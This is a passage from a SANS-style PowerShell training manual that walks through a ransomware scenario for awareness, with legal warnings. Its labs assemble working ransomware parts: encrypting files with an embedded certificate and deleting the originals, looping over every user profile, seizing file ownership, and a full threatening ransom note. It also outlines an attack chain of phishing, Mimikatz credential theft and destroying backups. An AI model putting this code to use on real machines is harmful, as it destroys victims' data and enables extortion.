**505.6 -** PowerShell Security, Ransomware, and DevOps

**PowerShell is Dual-Use**

**Dual-Use Technologies:**

* Kitchen Knives
* Helicopters
* Computers
* The Internet
* Encryption Ciphers
* PowerShell

**Good PowerShell:**

Script to encrypt our files to protect the files from hackers.

**Evil PowerShell:**

Script to encrypt other people’s files for ransom.

**PowerShell is Dual-Use**

A kitchen knife can be used to prepare breakfast or to murder someone. Helicopters can find lost children or fire missiles at civilians. Encryption can protect our passwords and bank accounts from hackers or be used for ransomware. All technology is “dual-use” in this way, including PowerShell.

In this section of the course, we will consider both sides of PowerShell’s dual-use potential: we will imagine a ransomware scenario, but in the labs we will use the same techniques as the ransomware to protect files from hackers. The aim is to learn more PowerShell in the labs, to better understand the ransomware threat, and to prevent the spread of PowerShell ransomware in our networks.

**Warning! You Will Go To Prison**

**18 U.S.C. && 1030 (a)(7)**

**18 U.S.C. && 875 (b), (d)**

**18 U.S.C. && 1951**

Warning! You Will Go to Prison

It is a crime in the United States and most other countries to alter or destroy information on a computer system that exceeds your authorized access. It is a crime in the United States and most other countries to even *threaten* the destruction or alteration of information on a computer system as a part of a scheme to commit extortion or fraud, even if no money is actually exchanged.

Federal law in the United States includes **18 U.S.C. && 1030 (a)(7), 18 U.S.C. && 875 (b), (d),**

**18 U.S.C. && 1951,** which specifically concern the transmission of threats to cause damage with the intent to extort, including threats to damage a person’s property or reputation, and the disruption of commerce by these threats and extortion. “Property” includes intellectual property, such as computer files, and “person” includes governmental entities and companies, not just human beings. Violations of the above can carry prison sentences of 5-10 years or more.

For reference, see the United States Department of Justice publication entitled “Prosecuting Computer Crimes”, available at <https://www.justice.gov>.

State law in the United States varies from state to state, but will be similar in intent to federal law to criminalize the unauthorized alteration of information and/or the communication of threats for the purpose of extortion. An attack or threat conducted in one state against a victim in a second state, involving extortion payments sent to a financial institution in a third state may violate laws in all three states and carry prison sentences and fines in all three states.

The purpose of this training course at the SANS Institute is to teach awareness and defenses against computer harm, not to encourage or cause harm. PowerShell is an inherently “dual use” technology that can be deliberately misused. If you use this training or any of the scripts or tools provided to commit crime or encourage or facilitate others in the commission of a crime, you will be prosecuted. You are solely responsible for your actions. You have been warned.

**Scenario: You Want to Go to Prison**

**Step 1) Create public key certificate and private key.**

**Step 2) Write PowerShell script to use Protect-CmsMessage.**

**Step 3) Phishing campaign to compromise workstations.**

**Step 4) Harvest administrative credentials.**

**Step 5) Execute PowerShell script on every workstation.**

**Step 6) Receive Bitcoin, get caught, go to prison.**

Scenario: You Want to Go to Prison

Imagine that you are a criminal seeking new ways to go to prison. You have developed or purchased a Microsoft Edge or Microsoft Outlook exploit that downloads PowerShell scripts from the internet and executes them on a victim’s Windows computer. If the victim is a member of the Administrators group, there is no need to elevate privileges, but if the victim is not a member of the Administrators group, then your exploit code launches a hidden command running under System context.

Your malware can establish an outbound or SSH connection to a “smart TV” you control in a Russian coffee shop in Horlivka, Ukraine, near Peremohy Square. Through this TLS/SSH command and control channel you can upload your PowerShell attack scripts to victims’ machines, harvest administrative credentials with Mimikatz, and install ransomware. You are confident that you can evade the FBI and avoid prison time because you have installed Kali Linux in Hyper-V, often wear a dark hoodie, and have watched every episode of *MR. ROBOT.*

Your plan of attack is:

**Step 1)** Use PowerShell to create a self-signed certificate with a public key and associated private key. The public key will be used to encrypt the victim’s files. The private key will be sent to the victim only after the victim has paid the ransom.

**Step 2)** Create a PowerShell ransomware script and embed the certificate inside that script as an array. Your script will be run on the victim’s computer. Your script will use PowerShell’s built-in Protect-CmsMessage cmdlet to encrypt copies of all the \*.TIFF files on the victim’s computer, delete the original \*.TIFF files, and drop a ransom note instructing the victim on how to pay the ransom with Bitcoin in order to receive the decryption private key.

**Step 3)** Use your Edge or Outlook exploit in a phishing campaign or watering hole attack to infect victims’ computers at a kimchi distributor in Pyongyang, North Korea.

**Step 4)** Your malware will harvest administrative credentials and return them to you over an encrypted channel. This channel acts as a VPN in order to use the victim’s computer as a jump server inside the victim’s LAN.

**Step 5)** Using the VPN jump server and administrative credentials harvested, deliver your ransomware script to as many computers inside the victim’s LAN as possible using PowerShell remoting, SSH, Task Schedule, Microsoft System Center and Group Policy.

**Step 6)** Receive the Bitcoin ransom payments, get caught by the FBI, go to prison for 10 years, then extradition to North Korea for “re-education.”

If your ransomware script runs as the victim user, and that user is not a member of the Administrators group, then the script would only be able to encrypt and delete that one user’s files (unless the NTFS permissions are wide open). Many computers are single-user machines though, so it might not matter much.

If your script can run as a member of the Domain Admins group, then the sky’s the limit. With the credentials of a Domain Admin, your ransomware script could spread throughout the Active Directory domain using Group Policy, PowerShell remoting, SSH, SMB, WMI, System Center, or any other enterprise management solution installed.

Furthermore, with Domain Admin credentials, you could destroy all the backups of the victim. This could be attempted by the ransomware itself or through other channels of attack using the stolen credentials. For the victims, this is the worst case scenario: all backups destroyed, all working files encrypted, with threats of further damage or higher decryption prices as the hours tick by.

And if your goal is to bankrupt or destroy your target organization, perhaps for political or competitive purposes, then your ransomware would be just the first phase in a multiphase attack. No matter how much the victims pay, you will never send the decryption key, and the money you receive could be used to finance further attacks against them.

**Lab Hints**

**Hint:** ise .\Hints\script.ps1

**Hint:** *Some helpful text…*

**Lab Hints**

You may struggle and become frustrated by the difficulty of the PowerShell labs in this course. This is normal and expected. This course is designed to be somewhat challenging because troubleshooting and fixing errors is an important part of the learning process. You may see lines similar to the following in a lab:

**Hint:** *Some text here.*

**Hint:** *The path to a script or other file.*

These are hints to help you complete the lab. Please try to complete the lab without the hints, at least at first, but it is expected that most attendees will need to use the hints for the labs. If a lab is too easy *or* too hard, then the lab doesn’t augment the training. Also, as you complete each step in these long labs, consider using your pen to make a mark on the page to each paragraph that you have read or completed. It is going to be exhausting work, so these marks can help you to pick up where you left off when you take a break.

**Lab Hint: Static Properties and Methods**

**[System.Math]::Pi**

**[System.Math]::Pow(2,3)**

**Lab Hint: Static Properties and Methods**

The .NET Framework includes a library of hundreds of classes for creating different types of objects in PowerShell. Each class has a fully qualified name, similar in syntax to a DNS fully qualified name (but it’s not DNS). For example, a string in a variable is an instance of the System.String class, and the decimal number 33 is an instance of the System.Int32 class. These instances are objects with properties and methods. By piping an object into Get-Member, you can see the names of these properties and methods.

But classes are themselves objects, just like blueprints in an architect’s office are themselves objects. Classes have their own properties and methods then. The properties and methods of a class, as opposed to an instance of that class, are called “static” methods and properties.

To access the static properties and methods of a class, place that class name in square brackets, followed by two colons (“::”) and then the property or method name. Methods often take arguments, so the method is usually followed by parentheses with the argument(s) inside the parentheses.

A class with useful properties and methods is the System.Math class. To obtain the value of Pi (3.14) for geometry:

***[System.Math]::Pi***

To compute “2 to the power of 255, minus 19”, which is (2^255-19):

***[System.Math]::Pow(2,255)-19***

The above command outputs the large prime number used for Ed25519 OpenSSH keys.

**Lab Hint: Base64, Get-Content, and Set-Content**

*$bytes = Get-Content -Path .\file.tiff -Encoding Byte -Raw*

*$base64 = [System.Convert]::ToBase64String($bytes)*

*[System.Convert]::FromBase64String($base64) | Set-Content -Path .\file.tiff -Encoding Byte*

**Lab Hint: Base64, Get-Content, and Set-Content**

A byte is a series of eight binary bits. Many applications and network protocols struggle to correctly handle binary data, i.e., “raw” bytes. The term “Base64” refers to a collection of methods to convert binary bits to printable text and back again without loss or corruption of the information. That is the most important thing: being able to go back and forth between human-readable text and binary bits without *loss or corruption* of the original information. There are different flavors of Base64, but Base64 encoding in general is very commonly used on the internet (see RFC 4648). One printable character in Base64 represents exactly six binary bits. Printable characters do not include tab (TAB), carriage return (CR), or line feed (LF) bytes. The printable characters are usually ASCII, UTF-8, or UTF-16 Little Endian (Unicode) encoded characters. Therefore, when a binary file is converted to ASCII Base64, the new file will be about 33% larger. And if tabs and newlines are added to a large quantity of Base64 text to make it more human-friendly, these extra tabs and newlines have no impact on the integrity of the conversion process. Base64 can also be compressed like any other text.

For example, to read an image (MimiCat.tiff) into an array of System.Byte objects:

***$bytes = Get-Content -Path .\MimiCat.tiff -Encoding Byte -Raw***

In the command above, “-Encoding Byte -Raw” tells Get-Content to not parse the file and look for lines of text, but instead to just copy the raw bytes of the file into an array of System.Byte objects. A System.Byte object represents one byte, i.e., exactly eight bits.

**Note:** In PowerShell Core, do not use “-Encoding Byte -Raw” in the above command; use “-AsByteStream -Raw” instead.

In the .NET Framework, the System.Convert class has several methods for converting data from one form to another. One of these methods is named “ToBase64String()”, which can convert an array of Byte objects to a Base64 string.

Convert an array of Byte objects to a Base64 string: ***$text = [System.Convert]::ToBase64String($bytes)***

The output will look like this, but perhaps a tad longer:

**U0VDNTA1DQo=**

The System.Convert class has another static method named “FromBase64String()” to reverse the process and get back to the original file again:

***[System.Convert]::FromBase64String($text) | Set-Content -Path .\MimiCat.tiff -Encoding Byte***

**Note:** In PowerShell Core, do not use “-Encoding Byte” in the above command; use “-AsByteStream” instead.

**Lab Hint: Casting Objects to a New Type**

*$string = “33”*

*[Int32] $int = $string*

*$int = [Int32] “47”*

*[Int32[]] $ints = @(“47”,”255”,”19”)*

**Lab Hint: Casting Objects to a New Type**

Each object in PowerShell is an instance of a class in the .NET Framework class library. Sometimes an object needs to be converted from one type of object to a different type of object; that is to say, we need to change the class of the object.

To convert an object from one class to another, the object is “cast” as that other class type. “Casting” and “converting to another class of object” mean the same thing. Casting is done in PowerShell by placing the desired class in square objects in front of the variable containing the newly converted object.

To cast a System.String object (“33”) to a System.Int32 object (33).

*$string = “33”*

*$string | Get-Member*

*[System.Int32] $int = $string*

*$int | Get-Member*

You can also cast on the right-hand side of the equal sign (“=”) and abbreviate the name of the destination class by omitting the “System.\*” part of the class name:

***$int = [Int32] “47”***

You can also cast an entire array of objects to a new array of a different type:

*[Int32[]] $ints = @(“33”,”47,”255”,”19”)*

*$ints.Count*

The extra “[]” inside of “[Int32[]]” means “an array of” this type of object. If PowerShell is unable to convert an object from one type to another, PowerShell will throw an error and refuse to perform the casting:

***[Int32] “Alice & Bob” #Throws an exception, refuses to cast***

**Lab Hint: Bytes as Decimal Numbers**

**[Byte] 0xFF**

**[Byte] 255**

**[Byte[]] $bytes = @(33,255,19,53,47)**

***$strings = “65,255,45,91” -Split “,”***

***[Byte[]] $bytes = $strings***

**Lab Hints: Bytes as Decimal Numbers**

A bit can be one(1) or a zero(0). A byte is eight binary bits. One byte can be represented in different formats for human or computer consumption:

Binary: 1111111

Hex: 0xFF

Decimal: 255

There is no difference in the information contained in the above three forms. In PowerShell, you can cast back and forth between some of these formats and System.Byte objects:

To cast a hex number to a Byte:

***[Byte] 0xFF***

To cast a decimal number to a Byte object:

***[Byte] 255***

***[Byte] 0 | Get-Member***

Most humans prefer to interact with decimal numbers instead of binary bits or hex characters. When PowerShell displays a hex value or a Byte object inside the command shell, PowerShell will almost always display that information as a decimal number instead of a series of hex characters or binary bits. You just have to remember that these decimal-looking things on screen are still System.Byte objects in PowerShell.

You can also cast an array of hex characters or decimal numbers to a Byte[] array:

***[Byte[]] $bytes = @(83,69,67,53,48,53)***

***[Byte[]] $bytes = @(0x41, 0xFF, 0x2D, 0x5B)***

***$bytes #Will display as decimal numbers in the command shell***

If you already have an array of System.Byte objects, these bytes can be converted to a comma-delimited string of decimal numbers (output is one long string):

***$bytes -Join “,”***

The output of the above command on screen will look similar to this text: **65, 255, 45, 91**

The -Join operator takes an array of objects, converts each object to a string, and joins all those little strings into one big string. You get to choose the delimiter, such as a comma, which separates each little string inside the big string.

Or, if you have a comma-delimited string of textual decimals numbers, this long string can be converted to an array of little strings, and this array of little strings can be cast an array of Byte objects, all in one command, like this:

***[Byte[]] $bytesagain = “65,255,45,91” -Split “,”***

The -Split operator takes a big string, cuts it up into smaller strings wherever it finds the specified delimiter, such as a comma, and returns a new array of all the little strings. Each little string can optionally be cast to another type of object, such as “255” being cast to a Byte object with a value of 0xFF (hex) or 1111111 (binary).

**Lab Hint: Protect-CmsMessage**

*$strings = “65,255,45,91” -Split “,”*

*[X509Certificate2] $cert = $bytes*

*Protect-CmsMessage -To $cert -Path .\file.txt -OutFile .\file.txt.cms*

**Lab Hint: Protect-CmsMessage**

Recall from earlier in this course that the Protect-CmsMessage and Unprotect-CmsMessage cmdlets are for encrypting and decrypting files using public key certificates and their corresponding public keys. The certificate used by Protect-CmsMessage can be given to the cmdlet in various ways with the “-To” parameter, such as the path to an exported certificate file (.cer). But the certificate can also be given to Protect-CmsMessage as a certificate object in a variable in memory. The certificate used does not have to be a CER file on the hard drive. This is convenient when you want to embed the desired certificate inside your script; hence, there is no external certificate file or path to worry about. In this case, the script is a one-file “package”, so to speak.

**Certificate Embedded In Script**

Instead of reading the recipient’s certificate from a file, the certificate can be encoded as hexadecimal text from a byte array and embedded right inside the script. You can also use an array of integers since both hex characters and integers can be used to represent the same bytes.

So how exactly do you embed a certificate inside a script? How is this embedded certificate given to Protect-CmsMessage? Let’s use hex characters.

First, get the public key certificate into a byte array from a file:

***[Byte[]] $CertBytes = Get-Content -Encoding Byte -Path .\ExportedCert.cer***

Next, convert the certificate Byte[] to hex. You have a module of helper functions for this in C:\SANS\Day1\BinaryData\ManipulateBnary.psm1. One of these functions is Convert-ByteArrayToHexString, which does exactly as it is named: it takes a Byte[] array and outputs a hexadecimal string representation of the bytes. The string can be very long, depending on the size of the Byte[] array given, and will look something like “0x30, 0x82, 0x06, 0xB4, 0x30, 0x82, 0x04, 0x9C, 0xA0, 0x30,..”

Import the module to load the helper functions:

***Import-Module -Name C:\SANS\Day1\BinaryData\ManipulateBinary.psm1***

Now the certificate, which had been read into an array of bytes, can be converted to a long hexadecimal string, and that string piped into the clipboard:

***Convert-ByteArrayToHexString -ByteArray $CertBytes -AppendComma | Set-Clipboard***

Now paste the hex strings from the clipboard into your script to make a Byte[] array. Notice how each line ends with a comma indicating line continuation. You’ll need to add the first line yourself, the line that says “[Byte[]] $CertBytes =”:

[Byte[]] $CertBytes = 0x30, 0x82, 0x06, 0xB4, 0x04, 0x9C, 0xA0, 0x03, 0x02, 0x01, 0x02, 0x02, 0x13, 0x5B, 0x00, 0x00, 0x00, 0x00, 0x88, 0xE7, 0xBD, 0xEE, 0xF5, 0xC8, 0xF5, 0xF0, 0x00, 0x00, 0x00, 0x00, 0x88, 0x30, 0x0D, 0x06,...

In your script, you can now create an X.509 certificate from the byte array:

***$Cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2 -ArgumentList (,$CertBytes)***

**Note:** The comma in front of “,$CertBytes” is not a typo; it needs to be there.

(Instead of using New-Object, it’s also possible to cast to X509Certificate2, similar to how we cast the hex to a Byte[] array.)

Now the in-memory certificate object can be given to Protect-CmsMessage:

***Protect-CmsMessage -To $Cert -Content “plaintext data”***

***Protect-CmsMessage -To $Cert -Path .\file.txt***

**Encrypting Binary Files as Base64**

Protect-CmsMessage is designed to encrypt text files, not binary files. Hence, the following commands do NOT work; they fail to restore the original file:

***#This does NOT work:***

***Protect-CmsMessage -To .\ExportedCert.cer -Path .\InputFile.exe -OutFile OutputFile.exe***

***Unprotect-CmsMessage -Path .\InputFile.exe, .\RestoredFile.exe***

But if you Base64-encode the binary data first, which converts the raw bytes to a textual representation, then that text can be encrypted with Protect-CmsMessage. This is how you get around the problem: convert your binary file or data to Base64 first, then encrypt the Base64 text. Later, decrypt the text and convert the Base64 back into the original array of binary bytes.

**Please turn to the next exercise… Tab completion is your friend!**

**F8 to *Run Selection***

**On Your Computer**

In this lab, you will create a self-signed certificate for use with Protect-CmsMessage, encrypt a binary file, and save a certificate as an array in another script.

Please use Windows PowerShell ISE for all steps, not PowerShell Core:

**Create Self-Signed Certificate**

Navigate to the C:\SANS\Day6\Protect folder:

***Cd C:\SANS\Day6\Protect***

Glance at the New-KeyPair.ps1 script to see that it is using built-in commands like New-SelfSignedCertificate, Export-Certificate, and Export-PfxCertificate:

*Ise .\New-KeyPair.ps1*

Close the ISE tab with the script.

Now run the script to create new keys and import them:

***.\New-KeyPair.ps1; dir***

You can see the two files the script produced: PublicKey.cer and PrivateKey.pfx. The certificate and private key have also been imported into your local profile. You can see it in the Certificates snap-in inside your MMC.EXE console (you might need to do a refresh in that tool) or in your Cert:\ drive in PowerShell too.

The new certificate has a Subject property of “CN=PROTECT MY FILES”:

***Dir Cert:\CurrentUser\My***

**Convert to Base64 and Encrypt**

Get the contents of an image file as an array of System.Byte objects: *$bytes = Get-Content -Path .\MimiCat.tiff -Encoding Byte Raw*

In the command above, “-Encoding Byte -Raw” tells Get-Content to not look for lines of text, but instead to just copy the raw bytes of the file into an array of System.Byte objects. In the .NET Framework, the System.Convert class has several methods for converting data from one form to another. One of these methods is named “ToBase64String”, which can convert an array of System.Byte objects to a Base64-encoded string. To use a property or method of a class, enclose that class in square brackets, followed by two colons, then the name of the property or method you want. Convert that image file (array of Byte objects) to a Base64 string:

***[System.Convert]::ToBase64String($bytes)***

Use the up arrow on your keyboard to run that command again, but pipe the output into Protect-CmsMessage (the following is one command on one line in your shell):

***[System.Convert]::ToBase64String($bytes) | Protect-CmsMessage -To .\PublicKey.cer***

The output is Base64 encoded again, but now it’s encrypted with the public key. Use the up arrow on your keyboard again and save the output to a new file with the “.cms” filename extension added (this is one command on one line on your shell):

***[System.Convert]::ToBase64String($bytes) | Protect-CmsMessage -to .\PublicKey.cer -OutFile .\MimiCat.tiff.cms***

You already have the private key for this certificate in your local profile. PowerShell knows how to find this private key for the Unprotect-CmsMessage command to use.

Decrypt the CMS file with Unprotect-CmsMessage and save the output to a variable:

***$plaintext = Unprotect-CmsMessage -Path .\MimiCat.tiff.cms***

***$plaintext***

The System.Convert class has another function named “**From**Base64String” to go in the reverse direction, namely, from Base64 input to an array of Byte objects as the output. We can pipe these Byte objects into **Set**-Content to save as a new binary file.

Convert the Base64 text to a new binary file with Set-Content:

***[System.Convert]::FromBase64String($plaintext) | Set-Content -Path .\NewCat.tiff -Encoding Byte***

Has the original binary data been restored? Let’s hash the two image files:

***Get-FileHash -Path \*.tiff***

Yes, the two hashes are identical.

**Convert Bytes to Integers and Back Again**

An array of bytes can be converted to Base64 text, but an array of bytes can also be converted to hexadecimal characters or converted to decimal integers. Each byte represents exactly eight bits in binary. 255 is a decimal number, which is equivalent to 0xFF in hex.

Get the contents of a certificate file as an array of System.Byte objects:

***$cert = Get-Content -Path .\PublicKey.cer -Encoding Byte -Raw***

Display the bytes in hexadecimal (see the middle of the output):

***$cert | Format-Hex***

Display the bytes as decimal numbers, one decimal number per line:

***$cert***

Use the “-Join” operator to create one big comma-delimited string of all the numbers:

***$cert -join “,”***

We can save that long string to a new variable:

***$longstring = $cert -join “,”***

***$longstring***

But we can also go backward. We can take a comma-delimited string,split it up into pieces (cut wherever there is a comma), and use the pieces to create a new array. The handy “-Split” operator will do all the work for us.

Split a comma-delimited string into an array of little strings:

***$longstring -split “,”***

Now for the magic trick! Each of those little strings looks like a decimal number, and decimal numbers can be converted back into an array of System.Byte objects. Cast an array of strings (that look like decimal numbers) into a System.Byte[] array: *[System.Byte[]] $bytes = $longstring -split “,”*

To “cast” an object is to ask PowerShell to convert its current type to another type. In this case, we asked PowerShell to convert each little string into a System.Byte object. And not just one Byte, but to convert a whole array of Bytes.

Remember, earlier we read a certificate into the $cert variable as an array of bytes. So do $cert and $bytes contain the exact same data? Are they identical now? Yes!

***$cert.Count***

***$bytes.Count***

***$cert | Format-Hex***

***$bytes | Format-Hex***

Create Certificate Object from a Byte Array

Why do we care? Because an array of bytes can be cast to an X.509 Certificate object, and the Protect-CmsMessage cmdlet can use that Certificate object to encrypt data!

**Tip:** You have tab completion when entering long class names. The next command is one long line, no spaces inside the [square brackets].

**Hint:** ise .\Hints\x509.ps1

Cast the $bytes array to an X509Certificate**2** object, and put that object into $newcert:

***[System.Security.Cryptography.X509Certificates.X509Certificate2] $newcert = $bytes***

***$newcert***

***$newcert | Get-Member***

PowerShell knows that $newcert is not just a bunch of meaningless bytes: $newcert contains a full Certificate object with methods and a public key property.

Encrypt some text with Protect-CmsMessage and our $newcert certificate object:

*“Cool” | Protect-CmsMessage -To $newcert*

Cool! We don’t need a certificate as a file on the hard drive anymore in order to use Protect-CmsMessage to encrypt data, we can just use a Certificate object in memory.

**Embed a Certificate in a Script**

Please confirm that $longstring still has that long comma-delimited string of numbers:

***$longstring***

If you don’t have $longstring data anymore, no worries, just make it again:

***$cert = Get-Content -Path .\PublicKey.cer -Encoding Byte -Raw***

***$longstring = $cert -join “,”***

**Note:** You should still be in the C:\SANS\Day6\Protect folder.

Create a new PowerShell script named “Payload.ps1” and open it in the ISE editor:

***$longstring | Out-File -FilePath .\Payload.ps1***

***Ise .\Payload.ps1***

**Hint:** ise .\Hints\numbers1.ps1

On the first line, in front of all the numbers, type this in: *$longstring = “*

Scroll way to the right, all the way to the end of the numbers, and add another double quote after the last number, at the end of the line:

“

In other words, you have put the list of numbers inside double quotes to make a string and have assigned that string to the $longstring variable on the left.

Save changes to your Payload.ps1 script.

**Hint:** ise .\Hints\numbers2.ps1

**Tip:** You can drag out and highlight code in your command shell with your mouse, then right-click and Copy that code into the clipboard. You can use the up arrow on your keyboard in PowerShell to see prior commands.

Now just as you did in this lab earlier, append these lines to the end of your Payload.ps1 script, either by typing them in or by copying these commands into the clipboard:

*[System.Byte[]] $bytes = $longstring -split “,”*

*[System.Security.Cryptography.X509Certificates.X509Certificate2] $newcert = $bytes*

Save changes to your script.

Run the Payload.ps1 script to confirm that no errors are produced and that the $newcert variable contains a Certificate object:

***.\Payload.ps1***

***$newcert***

**[End of Lab]**

**The Challenge: Write a Function**

Function Switch-EncryptedFile ($Path, $Certificate)

{

#Get contents of $Path as a byte array

#Convert this byte array to a Base64 string

#Encrypt string with Protect-CmsMessage and $Certificate.

#Create new file name with “ .cms” appended.

#Save the ciphertext to the \*.cms file.

#Delete the original $Path file.

#Return full path to the new \*.cms encrypted file.

}

**The Challenge: Write a Function**

If you are new to scripting, this next part will be difficult and frustrating. It’s expected. You are not the only person struggling or feeling lost, but it’s the best way to learn. In your Payload.ps1 script, write a function that satisfies these requirements:

* **Function Name:** Switch-EncryptedFile
* **Input Parameters:** $Path, $Certificate
* **Actions:**

1. Get the contents of the file at $Path as a byte array.
2. Convert that byte array to a Base64 plaintext string.
3. Encrypt that string with Protect-CmsMessage and $Certificate.
4. Create a new filename: the $Path with “.cms” appended to the end.
5. Save the ciphertext to the new .cms file in the same folder.
6. Delete the original file from the drive.
7. Output a string that is the full path to the new .cms file.

The argument to $Path will be the full or relative path to the original, existing file. The argument to $Certificate is not a certificate file on the drive, but a variable that already contains an X.509 Certificate object.

Once written, you should be able to call the function like this: ***Switch-EncryptedFile -Path .\somefile.tiff -Certificate $newcert***

And the output of the function should be the path to the new file, like this:

C:\SANS\Day6\Protect\somefile.tiff.cms

It’s going to be hard, but we’ve seen the pieces to the function already in the prior slides and in the prior labs. Now it’s time to glue those pieces together.

**On Your Computer**

**Please turn to the next exercise… Tab completion is your friend! F8 to *Run Selection***

**On Your Computer**

In this lab, you will write a function named “Switch-EncryptedFile” that takes two parameters: 1) The $Path to a file, and 2) a $Certificate object with which to encrypt that file with Protect-CmsMessage. $Certificate is not the path to a certificate file, but a certificate object in memory (perhaps in a variable named “$newcert”). You will create and save this new function in your Payload.ps1 script.

Your Switch-EncryptedFile function must perform these actions:

1. Get the contents of the file at $Path as a byte array.
2. Convert that byte array to a Base64 plaintext string.
3. Encrypt that string with Protect-CmsMessage and $Certificate.
4. Create a new filename: the $Path with “.cms” appended to the name.
5. Save the ciphertext to the new file in the same folder.
6. Delete the original file ($Path) from the drive.
7. Output the full path to the new file with the “.cms” extension.

You will design and write the function yourself, with some hints along the way.

**Start With a Hint**

Navigate to the C:\SANS\Day6\Protect folder if you’re not already there: *cd C:\SANS\Day6\Protect*

Make sure you still have your Payload.ps1 script open in a tab in your new ISE editor:

***Ise .\Hints\fun1.ps1***

**Note:** Don’t edit the hint files: they are just for guidance. At most, only copy and paste into your own Payload.ps1 script. Always save your changes to your Payload.ps1 script, not to any hint files.

**Note:** Do not use any long arrays of decimal numbers in $longstring in any hint file. You must use your own numbers in $longstring in your Payload.ps1 script.

In the hint script you just opened, copy the function (Switch-EncryptedFile) and its code into your clipboard. Paste the code at the bottom of your own Payload.ps1 script. Save the changes to your Payload.ps1 script. Read the comments inside the function in your Payload.ps1 script, and start writing or copying lines of code to implement each task.

**Hint:** Look at the previous commands in this manual for guidance. While testing your code, remember that you can highlight lines of code in your ISE editor and click the Run Selection button (or press F8) to run just those lines.

**Hint:** ise .\Hints\fun2.ps1

**Note:** Do not copy and paste the numbers from $longstring in the hint file!

**How to Test?**

How do you test the function in your Payload.ps1 script? Temporarily, put a couple of lines at the bottom of your script that 1) puts some text into a new file, testing.txt, and then 2) calls the function to encrypt that file, like this:

***#Delete these two lines afterwards:***

***“Cool” | Out-File -FilePath .\testing.txt***

***Switch-EncryptedFile -Path .\testing.txt -Certificate $newcert***

The goal is to get the function working to encrypt the testing.txt file. Once the function is working as intended (each comment/task is completed inside the function), then delete the above temporary lines from the end of your Payload.ps1 script. These lines aren’t needed anymore. They are only used to test the function during development.

Once the function in your Payload.ps1 script is working, don’t forget to save changes.

**[End of Lab]**

**Scenario: Get Files in Local Profile Folders**

*$ProfileFolders = dir -Path C:\Users -Directory | Select-Object -ExpandProperty FullName*

*ForEach ($Folder in $ProfileFolders)*

*{*

*Dir -Path $Folder -File -Recurse -Filter \*.tiff | Select-Object -ExpandProperty FullName*

*}*

**Scenario: Get Files in Local Profile Folders**

To hold all the files of all the users on a machine for ransom, a ransomware script must run as either System or as an account that is a member of the local Administrators group. These are the two identities that typically have NTFS Full Control permissions over the C:\Users folder and all the user profile folders underneath it. With System or Administrators group membership, it is easy to enumerate the full paths to all the files in all the profile folders on the machine:

***Dir -Path C:\Users -Recurse -File | Select-Object -ExpandProperty FullName***

The -File switch only outputs files. A similar -Directory switch would only output directories. The -Recurse switch drills down to all subdirectories under the target path. The FullName property of a file or directory object contains the full path to that item. The file list could be filtered to only include files that have a particular filename extension; for example, to only output \*.tiff files, use the -Filter parameter:

***Dir -Path C:\Users -Recurse -File -Filter \*.tiff | Select-Object -ExpandProperty FullName***

If you wanted to get an array of just the top-level profile folders under C:\Users, try:

***$Profiles = dir C:\Users -Directory***

So, imagine a function named Switch-EncryptedFile that encrypts a copy of a file and then deletes the original. This function could be called for every selected file in a loop after getting all the the \*.tiff files in all the local profile folders.

***$ProfileFolders = dir C:\Users -Directory | Select-Object -ExpandProperty -FullName***

***ForEach ($Folder in $ProfileFolders)***

***{***

***$Files = dir -Path $Folder -Recurse -File -Filter \*.tiff | Select-Object -ExpandProeprty FullName***

***ForEach ($File in $Files)***

***{***

***Switch-EncryptedFile -Path $File -Certificate $newcert***

***}***

***}***

Should any NTFS permissions get in the way of encrypting and deleting files, then Set-Acl, icacls.exe, and takeown.exe can be scripted to change ownership and permissions. We assume the script is running as System or as a member of the Administrators group, both of which have the Take Ownership and Restore Files privileges by default.

**Scenario: Ransom Note Here-String**

*$HereString = @” My ransom note text goes here. My local profile folder is $env:UserProfile. Today is $(Get-Date).*

*“@*

**Scenario: Ransom Note Here-String**

Ransomware scripts drop a “Dear Victim” file in every folder where files have been encrypted. The victim has to be informed, after all, of how to pay the ransom.

**Here-String**

In PowerShell, a “here-string” is a variable that may contain multiple lines of text with tabs, newline markers, and other invisible characters that change the formatting during printing or on-screen display. Here-strings are a handy way to embed XML, HTML, or C# code inside of a PowerShell script. Here-strings can be hundreds of lines long if necessary.

Here is a literal here-string:

***$LiteralHereString = @’***

***What will be printed here in $PWD?***

***This will not be run: $(Get-Process)***

***‘@***

It begins with:

$variable = @’

And ends with:

‘@

Very importantly, the second ending ‘@must be on a new line by itself’

In the $LiteralHereString variable, the tabs and newlines are preserved. When $LiteralHereString is displayed or printed, the formatting is preserved. This is handy for displaying human-friendly text. However, if a single-quoted, literal here-string contains any variables, such as “$PWD” or “$env:ComputerName”, then those variables will not be mapped or expanded in place before printing. Instead, the name of the variable itself, including its dollar sign, will be printed. What makes it a *literal* here-string are the single quotes. On the other hand, a regular here-string will use double quotes instead, like this:

***$RegularHereString = @” My local profile folder is $env:UserProfile. Today is $(Get-Date).”@***

The double quotes cause PowerShell to search the here-string for any variables or commands inside of “$(...)”, then PowerShell substitutes the contents of the variables and the outputs of the commands *in situ.*

Displaying the $RegularHereString variable above would produce output similar to:

***C:\> RegularHereString***

***My local profile folder is C:\Users\Administrator. Today is 9/02/2021 10:04:21.***

**README\_NOW\_YOUR\_FILES\_ARE\_ENCRYPTED.txt**

Hence, a ransomware script might contain lines like this:

***$DearVictim = @”***

***Dear Victim: You may have notice that your files have been encrypted.***

***Send 10,000 USD worth of Bitcoin to XXXXXXXXXXXX, then e-mail the date and time of your transaction to RANSOM@XXXXXXX.***

***If you comply, I will e-mail you the decryption key. I will also e-mail you instructions on how to submit a claim to your insurance company. You personally will not lose anything. If you prefer, contact your insurance company now and they can handle the Bitcoin payment for you. Tell them you have thousands of Twitter, Facebook and LinkedIn followers if they resist paying your claim.***

***If you do not comply before $((Get-Date).AddDays(7)), the undetectable ransomware I have installed on your computer will permanently wipe all your files, not just the encrypted ones, and then render your computer permanently unbootable by destroying its firmware.***

***If you attempt to restore your files from backup to or to reboot your computer, my ransomware will immediately wipe your files and operating system. My ransomware is monitoring your keystrokes and mouse clicks right now. Don’t think you can outsmart me.***

***Have a Nice Day,***

***“Felon”***

***“@***

***$DearVictim | Out-File -Path README\_NOW\_YOUR\_FILES\_ARE\_ENCRYPTED.txt***

**Please turn to the next exercise… Tab completion is your friend! F8 to *Run Selection***

**On Your Computer**

In this lab, we will finish the Payload.ps1 script for protecting \*.tiff files from hackers.

**Add Here-String**

Navigate to the C:\SANS\Day6\Protect folder if you are not there already: *cd C:\SANS\Day6\Protect*

